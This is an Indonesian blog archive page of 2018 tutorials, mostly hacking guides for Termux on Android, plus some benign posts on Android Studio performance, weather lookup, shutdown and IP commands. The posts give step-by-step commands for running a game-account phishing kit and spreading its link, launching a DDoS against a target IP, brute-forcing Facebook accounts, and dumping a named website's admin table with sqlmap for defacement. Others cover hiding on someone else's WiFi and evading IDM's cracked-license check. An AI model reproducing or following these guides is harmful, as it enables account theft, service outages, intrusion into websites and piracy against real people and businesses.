Tampilkan postingan dengan label 2018. Tampilkan semua postingan

Rabu, 26 September 2018

Cara Phising Game Mobile Legend Di Android Dengan Termux

Pada artikel kali ini saya akan memberikan tutorial cara phising game Mobile Legend di termux xbizvej. Mobile Legend Atau yang sering disebut ML merupakan salah satu game online MOBA yang banyak di mainkan oleh anak remaja ataupun orang dewasa saat ini.

Nah phising game ML ini sama saja seperti tool phising lainnya, Namun semua hasil phising game ini tersimpan dalam file yang bernama buku.txt, Baiklah langsung saja kita ke tutorial cara phising game ML di termux xbizvej... 

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Karena tool phising ini menggunakan bahasa python, maka kalian harus menginstsall python terlebih dahulu
  • $ apt install python2
  • Kalian juga harus menginstall apache2 dan php.Baca juga 
  • $ apt install apache2 
    $ apt install php
  • Untuk meng clone tool PhisingGame nya kalian harus install git terlebih dahulu
  • $ apt install git
  • Kemudian clone tool PhisingGame nya
  • $ git clone https://github.com/Senitopeng/PhisingGame.git
  • Masuk ke directory nya
  • $ cd PhisingGame
  • Untuk menjalankan tool nya tulis command berikut
  • $ python2 phising.py
  • Lalu tulis angka 2, Akan muncul sebuah link http://127.0.0.1:8080 seperti gambar dibawah ini

  • Kalian tinggal menyebarkannya, Bila sudah ada yang login kalian dapat melihat hasilnya dengan cara buka session baru, kemudian tulis perintah berikut ini
  • $ cd PhisingGame $ cat buku.txt

Senin, 24 September 2018

Cara DDOS Di Android Dengan Termux Menggunakan LITEDDOS

Pada artikel kali ini saya akan memberikan tutorial cara DDOS di termux menggunakan LITEDDOS, DDOS Merupakan suatu serangan yang di lakukan terhadap suatu website dengan cara memberikan ping sebanyak-banyaknya dengan tujuan agar website tersebut down atau tidak bisa di akses kembali.


Yuk langsung saja kita ke tutorialnya.....

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Karena tools LITEDDOS menggunakan bahasa pemrograman python, kalian harus menginstall bahasa python terlebih dahulu
  • $ apt install python2
  • Install juga git dengan perintah
  • $ apt install git
  • Selanjutnya kalian harus meng clone tools nya dari github dengan perintah
  • $ git clone https://github.com/4L13199/LITEDDOS
  • Tunggu sampai proses cloning selesai
  • Masuk ke directory nya dengan perintah
  • $ cd LITEDDOS
  • Sekarang kalian tinggal menjalankan tools nya dengan perintah
  • $ python2 LITEDDOS.py [ip target] [port] [jumlah ping]
  • Contoh
  • $ python2 LITEDDOS.py 148.118.86.37 80 1000

Sekian tutorial cara ddos di termux menggunakan LITEDDOS,

Jumat, 21 September 2018

Cara Hack FB Menggunakan MBF Di Termux

Pada artikel kali ini saya akan memberikan tutorial cara hack fb di termux menggunakan MBF (Multi BruteForce).

Tool ini merupakan tool yg bisa mengumpulkan ID dari daftar teman facebook dan anggota grup facebook kalian dan bekerja seperti bruteforce, yang membedakan adalah jika bruteforce biasa menggunakan 1 akun/ID dengan banyak password tetapi tool multi bruteforce ini bekerja dengan cara menggunakan banyak akun dan satu password.

Yuk langsung saja ke tutorialnya....

  • download aplikasi termux xbizvej untuk android
  • SINI
  • Install python2 dan git
  • $ pkg install python2 
    $ pkg install git
  • Install mechanize
  • pip2 install mechanize
  • Clone tool mbf nya dengan perintah
  • $ git clone https://github.com/pirmansx/mbf
  • Masuk ke directory nya
  • $ cd mbf
  • Jalankan tool nya dengan perintah
  • $ python2 MBF.py
  • Tampilan tool nya seperti dibawah ini


  • Pilih nomor 1 kemudian masukan email dan password kalian
  • Tunggu sampai proses nya selesai, tulis l kemudian masukan password

Kamis, 20 September 2018

Cara Deface Di Termux Android Menggunakan SQLMap Part 2

Pada artikel kali ini saya akan memberikan tutorial cara pakai sqlmap di termux. sqlmap adalah tool yg digunakan untuk melakukan deface pada sebuah website dengan metode SQL Injection. Jika kalian belum menginstall sqlmap di termux, maka baca artikel sebelumnya 

Baiklah sekarang kita mulai tutorialnya
Bahan :
1. Android Minimal OS Lolipop
2. Termux Xbzvej
3. Target vuln

Setelah semua bahan telah ada kita ke langkah selanjutnya yaitu cara deface menggunakan sqlmap di termux.


  • Buka termux xbizvej

  • Pindah ke directory sqlmap

  • $ cd sqlmap
  • Masukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 --dbs
  • Tunggu hingga prosesnya selesai

  • Sekarang kita lihat tablenya dengan memasukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv --tables
  • Cari table yg berhubungan dengan admin atau user dan masukan perintah

  • $ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv -T admin_jmtv --columns
  • setelah dapat selanjutnya di dump dengan petintah

$ python2 sqlmap.py -u http://www.jmtv.com/news.php?id=3 -D jm_tv -T admin_jmtv --dump
Note : http://www.jmtv,com/news.php?id=3 (diganti dengan web target kalian)
Selanjutnya tinggal meng hash password nya ( apabila passwordnya di encrypt)

Cara Deface Di Termux Android Menggunakan SQLMap Part 1

Pada artikel kali ini saya akan memberikan tutorial cara deface di termux menggunakan sqlmap, SQLMap adalah sebuah tool yg digunakan untuk melakukan deface pada suatu website dengan menggunakan metode SQL Injection.
Berikut tutorial cara install SQLMap di termux.


  • download aplikasi termux xbizvej untuk android
  • SINI
  • selanjutnya install python2 dan git dengan menulis perintah
  • $ pkg install python2 
    $ pkg install git
  • Sekarang tinggal clone SQLMap nya
  • $ git clone https://github.com/sqlmapproject/sqlmap
  • Tunggu sampai proses cloning selesai, pindah ke directory sqlmap
  • $ cd sqlmap
  • Kalian tinggal menjalankannya dengan perintah
$ python2 sqlmap .py
Sekian tutorial cara install sqlmap di termux, Baca tutorial selanjutnya Cara Deface Di Termux Android Menggunakan SQLMap Part 2

Cara Melihat Informasi Cuaca Di Termux

Pada artikel kali ini saya akan memberi tutorial cara melihat informasi cuaca di termux. Informasi cuaca di termux ini menampilkan info cuaca pada pagi hari,siang dan malam hari sesuai dengan daerah kita.

Langsung saja kita ke tutorial bagaimana cara melihat informasi cuaca di termux.


  • Buka Termux by Xbizvej di SINI
  • Install lah curl dengan perintah
  • $ pkg install curl
  • Setelah itu kita akan melihat info cuaca di daerah kita dengan perintah
  • $ curl http://wttr.in/namakota
  • Kalian tinggal ubah saja nama kota dengan kota kalian contohnya :
$ curl http://wttr.in/jakarta
Setelah itu akan muncul info cuaca pada daerah kita seperti suhu,dan yang pastinya cuaca pada pagi,siang dan malam hari.

Selasa, 31 Juli 2018

Mempercepat Performa Android Studio

Salah satu masalah terbesar hampir pasti dialami oleh programmer Android ketika migrasi ke Android Studio adalah memori leak. Baik ketika melakukan aktifitas typing (coding) atau debuging dan building. Ketika sudah mulai banyak kode yang ditulis, mengetik beberapa baris kode kadang mengalami lagging (tersendat-sendat). Demikian pula ketika proses building.
Berikut ini ada sedikit tips menarik yang lumayan dapat mempercepat kinerja Android Studio kita.
  • Menambah Memori Heap Android Studio
Karena Android studio dikembangkan dengan Java, maka otomatis di sana ada memori heap yang dipakai ketika IDE ini berjalan. Memori Heap ini semacam alokasi memori yang digunakan ketika kita sedang berinteraksi dengan Android Studio. Sebelumnya, bagi kita yang menggunakan IDE ini, saya sarankan untuk menggunakan PC/laptop dengan RAM minimal 8 GB. Lebih baik lagi kalau kita menggunakan SSD sebagai media storagenya karena memang perfrorma SSD jauh lebih baik dibanding Hardisk biasa.
Ketika kita mengalami lagging (jeda) saat mengetik baris kode, kita bisa lihat penggunaan memori yang sedang berlangsung di AS pada bagian ujung kanan bawah. Jika belum muncul coba tampilkan memori indikator Android Studio lewat Settings>Appearance>Centang Memory Indikator.
Semakin sedikit alokasi heap yang tersisa, semakin lambat pula performa AS.Baik, hal yang harus kita lakukan pertama adalah memperbesar alokasi memori heap tadi dengan melakukan sedikit perubahan pada file vmoptions.
Bagi Anda yang menggunakan Windows, file tersebut ada di direktori
<Path_Instalasi_AndroidStudio>\studio64.exe.vmoptions (jika 64 bit) atau studio.exe.vmoptions (jika 32 bit).
Untuk pengguna Mac, file tersebut ada di direktori
<Applications/AndroidStudio.app/Contents/bin/studio.vmoptions>
Adapun untuk pengguna Linux, fle tersebut ada di direktori <Path-Instalasi-AndroidStudio>\bin\studio64.vmoptions untuk 64 bit atau <Path-Instalasi-AndroidStudio>\bin\studio.vmoptions untuk 32 bit
Buka file studio.vmoptions tersebut, kemudian cari kedua baris berikut:
-Xms128m
-Xmx750m
Xms adalah angka default/minimal heap yang kita gunakan, sedangkan Xmx adalah maximal memori heap yang akan kita gunakan.  Naikan kedua nilai tersebut secara rasional menjadi -Xms256 dan -Xmx1024. Kita bisa saja meningkatkan nilai -Xmx lebih dari nilai tersebut, tetapi tergantung spesifikasi PC/laptop kita. Untuk laptop saya yang menggunakan RAM 8GB, saya coba naikan hingga -Xmx2048 dan tidak terjadi masalah.
Setelah sampai disini, amati lagi memori indikator di kanan bawah. Setelah itu, restart Android Studio Anda. Amati perubahan pada memori Indikator.

Selection_096Alhamdulillah. Pada kasus yang saya alami, angka max heap pada memori Indikator berubah dari 490an menjadi 2020. Dan tentunya coding tidak nge-lag lagi.
  • Mempercepat Building Time Gradle
    Berbeda dengan building system di Eclipse, pada AS building system menggunakan Gradle. Meski lebih praktis dalam menangani dependensi project, gradle memerlukan waktu yang lama ketika building. Setiap melakukan building aplikasi, AS akan melakukan rangkaian proses building gradle. Hal ini akan semakin lama jika aplikasi kita sudah mulai kompleks/besar, terlebih dengan banyak dependensi. Building time yang lama ini bisa sedikit kita kurangi dengan melakuakan beberapa langkah berikut.
    Pertama, buka menu di AS: Settings>Compiler. Di sana ada 4 checkbox. Centang semua checkbox tersebut kecuali opsi “Make project automatically“.
    Kedua, buka dan edit file gradle.properties. Pada linux, file tersebut dapat ditemukan di direktori /home/<user>/.gradle
    Edit file gradle.properties tersebut menjadi seperti berikut ini.
org.gradle.daemon=true
org.gradle.jvmargs=-Xmx2048m -XX:MaxPermSize=512m -XX:+HeapDumpOnOutOfMemoryError -Dfile.encoding=UTF-8 org.gradle.parallel=true
org.gradle.configureondemand=true
  • Real Device / Genymotion ketika testingLangkah yang terakhir adalah kita bisa menggunakan real device atau genymotion untuk melakukan testing aplikasi. Karena dengan real device atau genymotion memori komputer kita tidak terkonsumsi terlalu banyak dibandingkan native emulatornya Android SDK.
Ya, kira-kira begitu beberapa tips yang bisa kita coba untuk mempercepat performa Android Studio kita. Selamat mencoba!

Minggu, 25 Maret 2018

Mematikan Windows dari Command Prompt (CMD)

Step 1: Run CMD.exe

Go to Start > All Programs > Acsessories > Command Prompt

Step 2: Type Command

Type "SHUTDOWN" Then add a space. DO NOT PUSH ENTER!!!

Step 3: Special Instructions

Add the following:
-s -c "Your Text Here" -a -t 60
-s Shuts Down the computer
-c " " Adds a comment (Replace Your text here with, well... your text!)
-t Specifies the ammount of time before the Shutdown Starts (60 Seconds)
DO NOT PRESS ENTER!!!

Step 4: Finish

WARNING: YOU CAN NOT STOP THE SHUTDOWN AFTER YOU HAVE STARTED IT!!!!
EDIT: Without this: SHUTDOWN -a
ends the shutdown process.
You can press enter now!
Good Luck!

Selasa, 16 Januari 2018

Menyembunyikan Nama Komputer Di Jaringan Network

Bagi anda yang sedang online di wifi orang dan tidak ingin ketahuan kepada pemiliknya bahwa anda sedang menggunakan Wifinya, disini saya akan memberikan tips agar komputer anda tidak terlihat di jaringan network.

Menyembunyikan nama komputer memang sangat diperlukan bagi seseorang yang ingin menyusup di jaringan orang lain. Hal ini berfungsi agar komputer anda tidak bisa terdeteksi oleh pemilik jaringan tersebut.

Cara menyembunyikan nama komputer anda di jaringan Network dengan mudah dan singkat. Hal yang diperlukan yaitu aplikasi bawaan windows yaitu CMD atau bisa di bilang senjata Dewa. Ok langsung saja ikuti langkah-langkah di bawah ini :


  • Tekan tombol Windows+R, kemudian ketikkan cmd
  • Pilih "Yes"
  • ketikkan perintah : net config server /hidden:yes pada cmd
  • Jika sudah, komputer anda tidak terlihat di Network Places. Agar komputer anda bisa terdeteksi kembali, ketikkan perintah pada cmd : net config server /hidden:no
  • Restart PC/Laptop

Jumat, 05 Januari 2018

Rubah IP dan DNS Dengan CMD

Melihat Informasi Device


Sebelum mengganti IP dari device, yang pertama harus diketahui adalah SSID/User Interface Name. Yang harus dilakukan adalah dengan menjalankan command berkut di CMD:
netsh interface ipv4 show config
CMD 1

Rubah IP Address, Subnet Mask, Dan Default Gateway

Ketika sudah mendapatkan nama WiFi maka  sudah dapat untuk melanjutkan ke perintah selanjutnya.
netsh interface ipv4 set address name="YOUR INTERFACE NAME" static IP_ADDRESS SUBNET_MASK GATEWAY
Contoh yang saya lakukan ::
netsh interface ipv4 set address name="Wi-Fi" static 192.168.3.8 255.255.255.0 192.168.3.1
Dengan penjelasan:
  • Nama interface “Wi-Fi”
  • IP ke 192.168.3.1
  • Subnet mask 255.255.255.0
  • Default gateway 192.168.3.1
Jika ingin merubah ke DHCP maka menggunakan command berikut :
netsh interface ipv4 set address name=”YOUR INTERFACE NAME” source=dhcp

Rabu, 03 Januari 2018

Cara Memperbaiki Fake Serial Key IDM

Berikut saya akan akan memberikan sedikit tips untuk mengatasi IDM yang terdeteksi sebagai fake serial. Cara ini berjalan pada Internet Download Manager (IDM  6.27 Build 3) 2017.
IDM Fake Serial Key
Pesan ini akan muncul ketika kita menggunakan IDM yang bertuliskan : ‘Internet Download manager has been registered with a fake Serial Number or the Serial Number has been blocked. Be aware that the cracked product may work incorrectly and download files with errors. Thus we advise you to purchase the full-featured product’.
Cara mudah untuk memperbaiki/mengakalinya adalah sebagai berikut:
Editing Hosts file / Ubah File Hosts

  1. Cari to C:\Windows\System32\drivers\etc\
  2. Buka file hosts dengan text editor. (Seperti Notepad,Notepad++,dll)
  3. Copy dan paste kode dibawah ini:
    127.0.0.1 tonec.com
    127.0.0.1 http://www.tonec.com127.0.0.1 registeridm.com
    127.0.0.1 http://www.registeridm.com
    127.0.0.1 secure.registeridm.com
    127.0.0.1 internetdownloadmanager.com
    127.0.0.1 http://www.internetdownloadmanager.com
    127.0.0.1 secure.internetdownloadmanager.com
    127.0.0.1 mirror.internetdownloadmanager.com
    127.0.0.1 mirror2.internetdownloadmanager.com
    127.0.0.1 mirror3.internetdownloadmanager.com
  4. Simpan file.